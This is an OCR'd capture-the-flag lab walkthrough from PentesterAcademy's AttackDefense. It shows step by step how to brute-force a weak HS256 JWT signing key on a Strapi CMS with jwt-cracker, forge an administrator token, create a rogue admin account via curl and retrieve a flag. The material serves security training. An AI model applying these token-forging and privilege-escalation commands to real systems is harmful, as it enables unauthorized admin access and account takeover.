

ATTACK
DEFENSE
by PentesterAcademy

Name	Bruteforcing Weak Signing Key (JWT-Cracker)
URL	https://attackdefense.com/challengedetails?cid=1443
Type	REST: JWT Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.6  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:06  txqueuelen 0  (Ethernet)
        RX packets 932  bytes 129877 (126.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 951  bytes 2795740 (2.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.37.218.2  netmask 255.255.255.0  broadcast 192.37.218.255
        ether 02:42:c0:25:da:02  txqueuelen 0  (Ethernet)
        RX packets 23  bytes 1774 (1.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1567  bytes 2304483 (2.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1567  bytes 2304483 (2.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.37.218.2.

Therefore, the target REST API is running on 192.37.218.3, at port 1337.

Step 2: Checking the presence of the REST API.

Command: curl 192.37.218.3:1337

```
root@attackdefense:~# curl 192.37.218.3:1337
<!doctype html>

<html>
  <head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <title>Welcome to your Strapi app</title>
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style>
      * {
        -webkit-box-sizing: border-box;
      }
```

The response reflects that Strapi CMS is running on the target machine.

Step 3: Getting the JWT Token for user elliot.

Command:
curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalderson"}' http://192.37.218.3:1337/auth/local/ | jq

```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "e
lliotalderson"}' http://192.37.218.3:1337/auth/local/ | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   434  100   381  100    53   1355    188 --:--:-- --:--:-- --:--:--  1544
{
  "jwt": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTc0ODMwMzM3LCJleHAiOjE1Nzc0MjIzMzd9.CBt2d7VDO
oyydyGZgIy3uTXQfvA0EbAH5z8Hxq3TiYk",
  "user": {
    "username": "elliot",
    "id": 2,
    "email": "elliot@evilcorp.com",
    "provider": "local",
    "confirmed": 1,
    "blocked":     ,
    "role": {
      "id": 2,
      "name": "Authenticated",
      "description": "Default role given to authenticated user.",
      "type": "authenticated"
    }
  }
}
root@attackdefense:~#
```

The response contains the JWT Token for the user.

JWT Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTc0ODMwMzM3LCJleHAiOjE1Nzc0MjIzMzd9.CBt2d7VDOoyydyGZgIy3uTXQfvA0EbAH5z8Hxq3TiYk

Step 4: Decoding the token header and payload parts using https://jwt.io.

The token uses HS256 algorithm (a symmetric signing key algorithm).

Since it is mentioned in the challenge description that a weak secret key has been used to sign the token and the constraints on the key are also specified, a bruteforce attack could be used to disclose the correct secret key.

Step 5: Performing a bruteforce attack on the JWT Token secret key.

To brute-force the signing key, jwt-cracker would be used.

Checking the usage information on the tool:

Command: jwt-cracker

```
root@attackdefense:~# jwt-cracker
jwt-cracker version 1.0.5

  Usage:
    jwt-cracker <token> [<alphabet>] [<maxLength>]

    token       the full HS256 jwt token to crack
    alphabet    the alphabet to use for the brute force (default: abcdefghijklmnopq
rstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789)
    maxLength   the max length of the string generated during the brute force (defa
ult: 12)

root@attackdefense:~#
```

Constraints on the Signing Key: The secret key has 6 digits (at max), each from the range of 0 to 9.

All the parameters required by the tool are known.

Brute-forcing the signing key:

Command: jwt-cracker eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTc0ODMwMzM3LCJleHAiOjE1Nzc0MjIzMzd9.CBt2d7VDOoyydyGZgIy3uTXQfvA0EbAH5z8Hxq3TiYk 1234567890 6

```
root@attackdefense:~# jwt-cracker eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Miwi
aWF0IjoxNTc0ODMwMzM3LCJleHAiOjE1Nzc0MjIzMzd9.CBt2d7VDOoyydyGZgIy3uTXQfvA0EbAH5z8Hxq
3TiYk 1234567890 6
Attempts: 100000
SECRET FOUND: 20120
Time taken (sec): 1.368
Attempts: 102202
root@attackdefense:~#
```

The secret key used for signing the token is "20120".


Note: jwt-cracker can only bruteforce signing key for the JWT Tokens using HS256 algorithm.

Step 6: Creating a forged token.

Since the secret key used for signing the token is known, it could be used to create a valid token.

Using https://jwt.io to create a forged token.

Specify the token obtained in Step 3 in the "Encoded" section and the secret key obtained in the previous step in the "Decoded" section.




Notice the id field in the payload section has a value 2.

In Strapi, the id is assigned as follows:

- Administrator user has id = 1
- Authenticated user has id = 2
- Public user has id = 3

Since the signing key is already known, the value for id could be forged and changed to 1 (Administrator) and the corresponding token would be generated.



Forged Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTc0ODMwMzM3LCJleHAiOjE1Nzc0MjIzMzd9.NEGdUprb1HSeSVaG3x5tYiM95060OrgSxuq4VjHCwOc

This forged token would let the user be authenticated as administrator (id = 1).

Step 7: Creating a new account with administrator privileges.

Use the following curl command to create a new user with administrator privileges (role = 1).

Command:
```
curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTc0ODMwMzM3LCJleHAiOjE1Nzc0MjIzMzd9.NEGdUprb1HSeSVaG3x5tYiM95060OrgSxuq4VjHCwOc" -d '{ "role": "1", "username": "secret_user", "password": "secret_password", "email": "secret@email.com" }' http://192.37.218.3:1337/users | jq
```

Note: The JWT Token used in the Authorization header is the forged token retrieved in the previous step.


```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGci
OiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTc0ODMwMzM3LCJleHAiOjE1Nzc0MjIzMzd9.NEGdUprb1HSeSVaG3x5
tYiM95060OrgSxuq4VjHCwOc" -d '{ "role": "1", "username": "secret_user", "password": "secret_password", "e
mail": "secret@email.com" }' http://192.37.218.3:1337/users | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   326  100   224  100   102    722    329 --:--:-- --:--:-- --:--:--  1051
{
  "id": 3,
  "username": "secret_user",
  "email": "secret@email.com",
  "provider": "local",
  "confirmed":     ,
  "blocked":     ,
  "role": {
    "id": 1,
    "name": "Administrator",
    "description": "These users have all access in the project.",
    "type": "root"
  }
}
root@attackdefense:~#
```

The request for the creation of the new user succeeded.


Step 8: Login to the Strapi Admin Panel using the credentials of the newly created user.

Open the following URL in firefox:

Strapi Admin Panel URL: http://192.37.218.3:1337/admin




Step 9: Retrieving the secret flag.



Open the Secretflags content type on the left panel.

Notice there is only one entry. That entry contains the flag.

Click on that entry and retrieve the flag.



Flag: 3f1d62c357ce8e9d5a1eb46266631cb77bd88

References:

1. Strapi Documentation (https://strapi.io/documentation)
2. JWT debugger (https://jwt.io/#debugger-io)
3. jwt-cracker (https://github.com/lmammino/jwt-cracker)